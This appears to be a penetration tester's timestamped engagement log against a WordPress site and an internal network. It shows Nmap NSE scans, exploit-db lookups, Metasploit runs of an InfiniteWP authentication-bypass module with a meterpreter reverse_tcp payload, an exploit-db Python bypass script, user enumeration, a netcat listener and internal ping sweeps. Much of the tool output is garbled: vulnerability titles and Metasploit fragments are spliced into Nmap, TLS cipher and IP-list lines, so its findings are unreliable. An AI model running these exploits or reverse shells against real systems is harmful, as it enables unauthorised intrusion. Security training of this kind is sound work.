Stats: 0:06:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:45 (0:00:01 remaining)
Stats: 0:06:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:45 (0:00:01 remaining)
Stats: 0:08:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:46 (0:00:01 remaining)
```

```
PORT      STATE SERVICE      request URI: Cross-Site Scripting
80/tcp    open  http        www.arathontechnologies.com
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http chrono: Request times for /; avg: 967.81ms; min: 499.87ms; max: 2779.05ms
|_http comments-displayer: Couldn't find any comments.
|_http csrf: Couldn't find any CSRF vulnerabilities.
|_http date: Tue, 27 Oct 2020 02:39:55 GMT; +12s from local time.
|_http devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http dombased-xss: Couldn't find any DOM based XSS.
|_http errors: Couldn't find any error pages.
|_http feed: Couldn't find any feeds.
|_http fetch: Please enter the complete path of the directory to save data in.
|_http headers:
Content-Type: text/html; charset=UTF-8
Location: https://www.arathontechnologies.com/
Server: Microsoft-IIS/10.0
Date: Tue, 27 Oct 2020 02:39:55 GMT
Connection: close
Content-Length: 159
|_http headers: Multiple Cross-Site Scripting Vulnerabilities
|_http iis-trackchar-set: SQL Insertion
(Request type: GET)   Existential Cross-Site Scripting (Internet Explorer 6/7 / NS8.1)
|_http mobileversion-checker: No mobile version detected.
|_http referer-checker: Couldn't find any cross-domain scripts.
|_http security-headers: Multiple Cross-Site Scripting Vulnerabilities
|_http sitemap-generator: Cross-Site Request Forgery
|_http directory-structure: Directory Disclosure Vulnerabilities
|_http longest-directory-structure: Longest Directory Structure
|_http depth-0: Persistent Cross-Site Scripting
|_http dir-/: Directory Traversal / Denial of Service
Total files found (by extension): 1100
|_http slowloris-check: Content Injection (Python)
VULNERABLE:
Slowloris DOS attack pimage Shodan Upload (Metasploit)
State: LIKELY VULNERABLE
IDs: CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.
Disclosure date: 2009-09-17
References:
  https://ha.ckers.org/slowloris/           Arbitrary File Deletion
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http title: Did not follow redirect to https://www.arathontechnologies.com/
|_http useragent-tester:
Status for browser useragent: 200
Redirected To: https://www.arathontechnologies.com/
Allowed User Agents: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
libwww
lwp-trivial
libcurl-agent/1.0
```

```
lOGGED-IN-AS/1.34
PHP/ Python-urllib/2.5 wp-admin/page-new.php?popuptitle' Cross-Site Scripting
GT::WWW wp-admin/post.php?popuptitle' Cross-Site Scripting
Snoopy charset SQL Injection
MFC_Tear_Sample Unauthorized Post Access
HTTP::Lite wp-admin/invites.php?to Cross-Site Scripting
PHPcrawl wp-admin/users.php?inviteemail' Cross-Site Scripting
URI::Fetch cat Directory Traversal
Zend_Http_Client press-this.php' Multiple Cross-Site Scripting Vulnerabilities
http client Admin Takeover (SQL Column Truncation)
PECL::HTTP _url Column Truncation
Wget/1.13.4 (linux-gnu) Cross-Site Scripting
WWW-Mechanize/1.34 http://mechanize Admin Reset Password

http-vhosts:
admin.compute-1.amazonaws.com Restricted URL Access
_126 names had status 301 _126 names had status 301 SQL Injection
|_http-xssed: No previously reported XSS vuln.

443/tcp open https
|_clamav-exec: ERROR: Script execution failed (use -d to debug) Vulnerabilities
|_http chrono: Request times for /; avg: 1110.47ms; min: 991.03ms; max: 1572.58ms
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Tue, 27 Oct 2020 02:40:05 GMT; +12s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-errors:
Spidering limited to: maxpagecount=40; withinhost=ec2-54-237-125-183.compute-1.amazonaws.com
Found the following error pages:

Error Code: 404
https://ec2-54-237-125-183.compute-1.amazonaws.com:443/
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
http-headers:
Content-Type: text/html; charset=us-ascii File Upload / Arbitrary PHP Code Execution
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 27 Oct 2020 02:40:12 GMT
Connection: close Authorized Password Reset
Content-Length: 315 Authenticated/Arbitrary File Deletion

(Request type: GET)
|_http-mobileversion-checker: No mobile version detected.
|_http-referer-checker: Couldn't find any cross-domain scripts.
http-security-headers:
Strict_Transport_Security:
    HSTS not configured in HTTPS Server
http-sitemap-generator:
Directory structure: Local Code Execution
Longest directory structure:
    Depth: 0 scan []
    Dir: /
```

```
[+] http-stored-xss: Couldn't find any stored XSS vulnerabilities.
[-] http-title: Not Found
[-] http-useragent-tester:
    Status for browser useragent: 404
    Allowed User Agents:
        Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
        libwww 2.3 - Edit-Post-Rewrite SQL Injection
        lwp-trivial 3.1 - Charset SQL Injection
        libcurl-agent/1.0 Unauthorized Post Access
        PHP/ 2.3.2 - '/wp-admin/invites.php?to' Cross-Site Scripting
        Python-urllib/2.5 '/wp-admin/users.php?inviteemail' Cross-Site Scripting
        GT::WWW 2.3.3 - 'cat' Directory Traversal
        Snoopy 2.5.1 - 'press-this.php' Multiple Cross-Site Scripting Vulnerabilities
        MFC_Tear_Sample Admin Takeover (SQL Column Truncation)
        HTTP::Lite 6.1 - SQL Column Truncation
        PHPcrawl 2.8.1 - 'url' Cross-Site Scripting
        URI::Fetch 8.3 - Remote Admin Reset Password
        Zend_Http_Client Denial of Service
        http client 9 Failure to Restrict URL Access
        PECL::HTTP 0.1 - 'do_trackbacks()' SQL Injection
        Wget/1.13.4 (linux-gnu) tent Cross-Site Scripting (Internet Explorer 6/7 / NS8.1)
        WWW-Mechanize/1.34 SQL Injection
[-] http-vhosts: 3331 - Multiple Cross-Site Request Forgery Vulnerabilities
[-] 127 names had status 404 (idle)
[-] http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
[-] http-xssed: No previously reported XSS vulns
[-] ssl-cert: Subject: commonName=www.arathontechnologies.com
[-] Subject Alternative Name: DNS:www.arathontechnologies.com
[-] Not valid before: 2020-09-23T07:13:22 +0100
[-] Not valid after: 2020-12-22T07:13:22 +0100
[-] ssl-date: 2020-10-27T02:39:33+00:00; +13s from scanner time.
[-] ssl-enum-ciphers: <4.7.1 - Content Injection (Ruby)
    TLSv1.0: < 5.0 - Remote Code Execution
        ciphers: 5.0.0 - Crop-Image Shell Upload (Metasploit)
            TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
            TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
            TLS_RSA_WITH_AES_256_CBC_SHA (rsa 3072) - A
            TLS_RSA_WITH_AES_128_CBC_SHA (rsa 3072) - A
            TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 3072) - C Upload / Arbitrary PHP Code Execution
        compressors:
            NULL < 4.7.1 - Denial of Service
        cipher preference: server
        warnings: < 4.9.6 - (Authenticated) Arbitrary File Deletion
            64-bit block cipher 3DES vulnerable to SWEET32 attack
    TLSv1.1: < 5.3.X - XMLRPC.php Denial of Service
        ciphers:
            TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
            TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
            TLS_RSA_WITH_AES_256_CBC_SHA (rsa 3072) - A
            TLS_RSA_WITH_AES_128_CBC_SHA (rsa 3072) - A
            TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 3072) - C Connection Bypass
        compressors: Remote Code Execution
            NULL
        cipher preference: server
        warnings:
```

```

64-bit block cipher 3DES vulnerable to SWEET32 attack
TLSv1.2: 2.1.3 - admin-ajax.php SQL Injection Blind Fishing
ciphers: 2.2 - Request URL Cross-Site Scripting
    TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
    TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A Site Scripting
    TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A Cross-Site Scripting
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1) - A Site Scripting
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
    TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 3072) - A Site Scripting
    TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 3072) - A Cross-Site Scripting
    TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 3072) - A
    TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 3072) - A Site Scripting Vulnerabilities
    TLS_RSA_WITH_AES_256_CBC_SHA (rsa 3072) - A Truncation
    TLS_RSA_WITH_AES_128_CBC_SHA (rsa 3072) - A
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 3072) - C
compressors: 3 - Remote Admin Reset Password
    NULL - 2.9 - Denial of Service
cipher preference: server Restrict URL Access
warnings: 3.0.1 - 'do_trackbacks()' SQL Injection
    64-bit block cipher 3DES vulnerable to SWEET32 attack (et Explorer 6/7 / NS8.1)
    Key exchange (dh 2048) of lower strength than certificate key
least strength: C Multiple Cross-Site Request Forgery Vulnerabilities
sslv2-drown: 3.3.1 - Multiple Vulnerabilities
tls-alpn: 3.4.2 - Cross-Site Request Forgery
http/1.1 3.4.2 - Multiple Path Disclosure Vulnerabilities
    4.0 - Denial of Service
Host script results: Persistent Cross-Site Scripting
asn-query: No Answers Directory Traversal / Denial of Service
clock-skew: mean: 12s, deviation: 0s, median: 11s
dns-brute: 4.7.0.0 - 1 Content Injection (Python)
DNS Brute-force hostnames: No results.
fcrdns: PASS (ec2-54-237-125-183.compute-1.amazonaws.com)
hostmap-crtsh: 0.0 - Crop-Image Shell Upload (Metasploit)
subdomains: Error: found no hostnames but not the marker for "name_value" (pattern error?)
hostmap-robtex: ERROR: Script execution failed (use -d to debug)
ip-geolocation-geoplugin: bad argument #2 to 'lpeg.match' (string expected, got nil)
ipidseq: Unknown 1.2 - PHP Self Cross-Site Scripting
path-mtu: PMTU == 1500 Unrestricted Arbitrary File Upload / Arbitrary PHP Code Execution
qscan: < 4.0.1 - Denial of Service
    PORT FAMILY MEAN (us) STDDEV Engine LOSS (%)
    80 0 340176.90 340348.51 0.0% Ord Reset
    443 0 243123.10 34347.38 0.0% Arbitrary File Deletion
tor-consensus-checker: ERROR: Script execution failed (use -d to debug)
unusual-port: 5.3.0 - XMLRPC.php Denial of Service
WARNING: this script depends on Nmap's service/version detection (-sV)
whois-domain: You should provide a domain name.
whois-ip: ERROR: Script execution failed (use -d to debug)
Nmap Title
Post-scan script results:
reverse-index: 0 - Crafted String URL Redirect Restriction Bypass
    80/tcp: 54.237.125.183 Code Execution
    443/tcp: 54.237.125.183
Nmap done: 1 IP address (1 host up) scanned in 2476.80 seconds

```

Based on the result of the NSE scan:

- Nothing interesting can be found

Searched on exploit-db on the wordpress version to see what exploits are available for it. Saw one that allows you to view private posts

Exploit Title	Path
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion	php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts	multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service	php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)	php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities	php/webapps/39553.txt
WordPress Plugin EZ SQL Reports < 4.11.37 - Multiple Vulnerabilities	php/webapps/38176.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection	php/webapps/44943.txt
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation	php/webapps/44959.rb
WordPress Plugin Userpro < 4.9.17.1 - Authentication Bypass	php/webapps/43117.txt
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation	php/webapps/46083.txt

The vuln states that you will need to append ?static=1&order=asc to view the secret contents (i.e. private posts)

However, no private posts were found

The screenshot shows a web browser window with the URL <https://www.arathontechnologies.com/?static=1&order=asc>. The page content includes the Arathon Technologies logo, a navigation bar with links to Home, WHO WE ARE, WHAT WE DO, and THE ARATHON TECHNOLOGIES TEAM, and a section for BLOG FOR INTERNAL COMMUNICATIONS. A specific blog post from August 15, 2020, is visible.

AUGUST 15, 2020

Dear Team

Team,

This site is our first one that we have just newly setup, with the InfiniteWP plugin installed to facilitate the management of multiple WordPress sites in future. For now, we will focus on this sole site first.

Please login with the usernames that are really easy to remember, e.g. wordpress. The passwords have been sent to you separately.

Thanks.

KennyYap

12:21 - started gobuster scan

13:40 - Completed scan

Results:

12.27 - tried some password attempts on wp-login.php

13:40 - ran a metasploit infinitewp bypass exploit but it failed

```
[msf5] exploit(unix/webapp/wp_infinitewp_auth_bypass) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Executing automatic check (disable AutoCheck to override)
[!] Cannot reliably check exploitability. Is the site online and running WordPress? ForceExploit is enabled, proceeding with exploitation.
[*] Bypassing auth for wordpress at http://54.237.125.183/
[-] Exploit aborted due to failure: no-access: Could not obtain cookie for wordpress
[*] Exploit completed, but no session was created.
[msf5] exploit(unix/webapp/wp_infinitewp_auth_bypass) > ]
```

13:45 - tried another infinitewp bypass inside exploit-db but it failed again

```
kali㉿kali:~$ searchsploit -m 47939
Exploit: WordPress Plugin InfiniteWP Client 1.9.4.5 - Authentication Bypass
URL: https://www.exploit-db.com/exploits/47939
Path: /usr/share/exploitdb/exploits/php/webapps/47939.py

File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/kali/47939.py
stageEncoder: no Encoder to use if EnableStageEncoding is set
stageEncodingFallback: true no Fallback to no encoding if the selected StageEncoder is not compatible
stageRetryCount: 10 no The number of times the stager should retry if the first connect fails
stageWaitTime: 5 no Number of seconds to wait for the stager between reconnect attempts
47690.md autorecon.py Downloads no jsfiles.sh detailed stat mssqlclient.py OSCP_old pinglist.txt Public tmp
47939.py bind_shell.pem gitleaks-linux-amd64 lab-connection workspace Music passwd pingsweep.py stash.sqlite Training users.txt
access_log.txt Desktop James_payload.py liz2-output nmap password_cracking_filtered.pcap pingsweep.sh Templates Videos
asd Documents jsfiles.py linkedin2username-master nmap_result.txt Pictures prod.dtsConfig test.txt
kali㉿kali:~$ ls
kali㉿kali:~$ python3 47939.py
[-] HTTP Exploit Error: Invalid URL 'None': No schema supplied. Perhaps you meant http://None?
[-] Exploit Failed
kali㉿kali:~$ python3 47939.py -n wordpress -u www.arathontechologies.com
[-] HTTP Exploit Error: Invalid URL 'www.arathontechologies.com': No schema supplied. Perhaps you meant http://www.arathontechologies.com?
[-] Exploit Failed
[-] Exploit Failed
kali㉿kali:~$ python3 47939.py -n wordpress -u https://www.arathontechologies.com
[-] Exploit Failed
kali㉿kali:~$
```

14:02 - tried metasploit exploit again under port 443

14:11 - tried metasploit exploit again

```
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > run
[*] Using target: windows-x64-powershell
[*] Using payload: windows/x64/meterpreter/reverse_tcp
[*] Handler failed to bind to 138.75.173.200:4444:- - supplied. Perhaps you meant http://None?
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Executing automatic check (disable AutoCheck to override)
[*] Cannot reliably check exploitability. Is the site online and running WordPress? ForceExploit is enabled, proceeding with exploitation.
[*] Bypassing auth for wordpress at http://54.237.125.183:443/
[-] Exploit aborted due to failure: no-access: Could not obtain cookie for wordpress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) >
```

14:27 - use another metasploit auxiliary module called

"wordpress_xmlrpc_login" to see if I can retrieve any login credentials


-- Failed; says the XMLRPC is not enabled

```
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > run
[*] Starting gobuster
2020/10/27 00:22:49 Starting gobuster
[*] 54.237.125.183:443 - /xmlrpc.php - Sending Hello ...
[-] XMLRPC is not enabled! Aborting
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

14:36 - Tried again using the url name added in to TARGETURI but failed as well

15:08 attempted again the infiniteWP module

15:28 - Accessed the readme file on the plugin



https://www.arathontechnologies.com/wp-content/plugins/infinitewp-client/readme.txt

== InfiniteWP Client ==
Contributors: infinitewp
Tags: admin, administration, amazon, api, authentication, automatic, dashboard, dropbox, events, integration, manage, multisite, multiple, notification, performance, s3, security, seo, stats, tracki
restore, iwp, infinite
Requires at least: 3.1
Tested up to: 5.3.1
Stable tag: trunk

Install this plugin on unlimited sites and manage them all from a central dashboard.
This plugin communicates with your InfiniteWP Admin Panel.

== Description ==

[InfiniteWP](https://infinitewp.com/ "Manage Multiple WordPress") allows users to manage unlimited number of WordPress sites from their own server.

Main features:

- * Self-hosted system: Resides on your own server and totally under your control
- * One-click updates for WordPress, plugins and themes across all your sites
- * Instant backup and restore your entire site or just the database
- * One-click access to all WP admin panels
- * Bulk Manage plugins & themes: Activate & Deactive multiple plugins & themes on multiple sites simultaneously
- * Bulk Install plugins & themes in multiple sites at once
- * and more..

Visit us at [InfiniteWP.com](https://infinitewp.com/ "Manage Multiple WordPress").

Check out the [InfiniteWP Overview Video](https://www.youtube.com/watch?v=8wQMeWY2EBY) below.

<https://www.youtube.com/watch?v=8wQMeWY2EBY>

Credits: [Vladimir Prelovac](http://prelovac.com/vladimir) for his worker plugin on which the client plugin is being developed.

== Installation ==

1. Upload the plugin folder to your /wp-content/plugins/ folder
2. Go to the Plugins page and activate InfiniteWP Client
3. If you have not yet installed the InfiniteWP Admin Panel, visit [InfiniteWP.com](http://infinitewp.com/ "Manage Multiple WordPress"), download the free InfiniteWP Admin Panel & install on your se
4. Add your WordPress site to the InfiniteWP Admin Panel and start using it.

== Screenshots ==

1. Sites & Group Management
2. Search WordPress Plugin Repository
3. Bulk Plugin & Theme Management
4. One-click access to WordPress admin panels
5. One-click updates


== Changelog ==

15:30 - 15:42 - running python exploit of InifiniteWP to try to make it work
Finally work when try with url pointing to wp-login.php

```
kali㉿kali:~$ python3 47939.py -n wordpress -u http://www.arathontechnologies.com/wp-login.php
[+] Use Cookies to Login: 
wordpress_test_cookie=WP%20Cookie%20check;pc_login) > exit
kali㉿kali:~$
```

Realised later this is not the cookie; this is the default cookie that is provided when you enter the login page.

17:59: used wordpress username enumeration exploit to find out there is username **kennyap**



Home | Arathon Technologies

Innovation for a better future

Author: [kennyyap](#)

Dear Team

August 15, 2020

1 Comment

Team,

This site is our first one that we have just newly setup, with the InfiniteWP plugin installed to facilitate the management of multiple WordPress sites in future. For now, we will focus on this sole site first.

Please login with the usernames that are really easy to remember, e.g. wordpress. The passwords have been sent to you separately.

Thanks.

With this method, I have mapped out the users are their corresponding IDs

- ID=1, user=wordpress_username
- ID=2, user=admin
- ID=3, user=administrator
- ID=4, user=wordpress
- ID=5, user=kennyyap

Used ID=1 and username as wordpress_username. However, I am still unable to obtain the auth_cookie

DAY 2

My IP Address: 138.75.173.200

I was provided with the Bastion host IP Address which is: 18.210.159.19

08:48 - Logged in to bastion host with sshtun credentials

Surprised to find that the bastion host has NMAP

08:54 - did a ping sweep on the network subnet - 10.0.2.0/24 using NMAP

Command: **nmap -v -sn 10.0.2.1-254 -oG ping-sweep.txt; grep Up ping-sweep.txt | cut -d " " -f 2**

Result obtain - only able to ping bastion IP

09:02 - did a ping sweep on the network subnet - 10.0.0.0/24 using NMAP

Command: **nmap -v -sn 10.0.0.1-254 -oG ping-sweep.txt; grep Up ping-sweep.txt | cut -d " " -f 2**

Result:

```
Nmap done: 254 IP addresses (13 hosts up) scanned in 2.23 seconds
10.0.0.4 larry(scanner/http/wordpress_xmlrpc_login) > set SSL true
10.0.0.25 ing the SSL option's value may require changing RPORT!
10.0.0.45 ne
10.0.0.66 larry(scanner/http/wordpress_xmlrpc_login) > run
10.0.0.73
10.0.0.84 7.125.183:443  :/xmlrpc.php - Sending Hello ...
10.0.0.115 is not enabled! Aborting
10.0.0.117 1 of 1 hosts (100% complete)
10.0.0.132ary module execution completed
10.0.0.197 larry(scanner/http/wordpress_xmlrpc_login) > exit
10.0.0.206 $ sudo nc -nlvp 4444
10.0.0.2105word for kali:
10.0.0.222on [any] 4444 ...
```

Able to obtain the following IP Addresses shown above (13 in total)

09:05 - did a ping sweep on the network subnet - 10.0.0.0/24 using NMAP

Command: **nmap -v -sn 10.0.1.1-254 -oG ping-sweep.txt; grep Up ping-sweep.txt | cut -d " " -f 2**

Result: Only found one IP Address which is **10.0.1.11**

10.0.0.0 subnet seems to have more services than the others. Likely there are IPs that are hidden from the ping due to ICMP turned off.

Will do a initial scan on the whole of the 10.0.0.0 subnet, and later will do a full scan on all the IPs that are already identified to be Up, and any others that were found.

09:17 - did the initial scan on subnet 10.0.0.0/24

Command: **nmap -sV --top-ports 50 --open -oA initial 10.0.0.0/24**

Result:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-28 09:17 +08
Nmap scan report for 10.0.0.210
Host is up (0.0041s latency).
Not shown: 49 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
                http://www.ubuntututorial.com/ubuntu-10-0-4-fest
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (13 hosts up) scanned in 2.86 seconds
```

- 10.0.0.210 has OpenSSH service available
- 13 hosts up; No change in previous number

09:51 - did the initial scan on subnet 10.0.0.0/24

Command: **nmap -sC -sV --open -p- -oA full -vvv -iL pingsweep.txt**

10:05 - Scan cancelled at 60%

Result:

```

Completed NSE at 09:51, 0.00s elapsed (173,200:4444) - -
Initiating Ping Scan at 09:51 (on 0.0.0.0:4444)
Scanning 14 hosts [2 ports/host] (enable AutoCheck to override)
Completed Ping Scan at 09:51, 0.01s elapsed (14 total hosts) and running WordPress? ForceExploit is enabled,
Initiating Parallel DNS resolution of 14 hosts. at 09:51 wp-login
Completed Parallel DNS resolution of 14 hosts. at 09:51, 0.01s elapsed For wordpress
DNS resolution of 14 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 14, DR: 0, SF: 0, TR: 14, CN: 0]
Initiating Connect Scan at 09:51 (on 0.0.0.0:4444) - set TARGETURI wp-login.php
Scanning 4 hosts [65535 ports/host]
Connect Scan Timing: About 44.82% done; ETC: 09:52 (0:00:38 remaining)
Completed Connect Scan against 10.0.0.66 in 68.13s (3 hosts left)
Completed Connect Scan against 10.0.0.4 in 68.15s (2 hosts left)
Completed Connect Scan against 10.0.0.45 in 70.69s (1 host left)
Completed Connect Scan at 09:52, 70.71s elapsed (262140 total ports)
Initiating Service scan at 09:52 (on 0.0.0.0:4444) - Is the site online and running WordPress? ForceExploit is enabled,
NSE: Script scanning 4 hosts.
NSE: Starting runlevel 1 (of 2) scan. > http://54.237.125.183/wp-login.php
NSE: Starting runlevel 1 (of 2) scan. Could not obtain cookie for wordpress
NSE: Starting NSE at 09:52 (on 0.0.0.0:4444) - The session was created.
Completed NSE at 09:52, 0.03s elapsed > show options
NSE: Starting runlevel 2 (of 2) scan.
NSE: Starting NSE at 09:52 (on 0.0.0.0:4444) - Webapp/wo_infinitewp_auth_bypass
Completed NSE at 09:52, 0.01s elapsed
Initiating Connect Scan at 09:52 Required Description
Scanning 10 hosts [65535 ports/host]
Discovered open port 445/tcp on 10.0.1.11 Plugin file to edit
Discovered open port 80/tcp on 10.0.1.11 A proxy chain of format type:host:port[,type:host:port][...]
Discovered open port 139/tcp on 10.0.1.11 The target host(s), range CIDR identifier, or hosts file with syn
Discovered open port 22/tcp on 10.0.0.210 The target port (TCP)
Discovered open port 443/tcp on 10.0.1.11 Negotiate SSL/TLS for outgoing connections
Discovered open port 3389/tcp on 10.0.1.11 The base path to the wordpress application
Discovered open port 135/tcp on 10.0.1.11 WordPress username
Connect Scan Timing: About 15.40% done; ETC: 09:56 (0:02:50 remaining)
Discovered open port 5986/tcp on 10.0.1.11
Connect Scan Timing: About 63.41% done; ETC: 09:54 (0:00:40 remaining)
Connect Scan Timing: About 63.41% done; ETC: 09:55 (0:00:59 remaining)
adjust_timeouts2: packet supposedly had rtt of 12818827 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 12818827 microseconds. Ignoring time.
Connect Scan Timing: About 63.41% done; ETC: 09:56 (0:01:23 remaining)
adjust_timeouts2: packet supposedly had rtt of 24144535 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 24144535 microseconds. Ignoring time.
Connect Scan Timing: About 63.41% done; ETC: 09:57 (0:01:42 remaining)
Connect Scan Timing: About 63.41% done; ETC: 09:58 (0:02:00 remaining)
Connect Scan Timing: About 63.41% done; ETC: 09:58 (0:02:17 remaining)
Connect Scan Timing: About 63.41% done; ETC: 09:59 (0:02:37 remaining)
adjust_timeouts2: packet supposedly had rtt of 23036310 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 23036310 microseconds. Ignoring time.
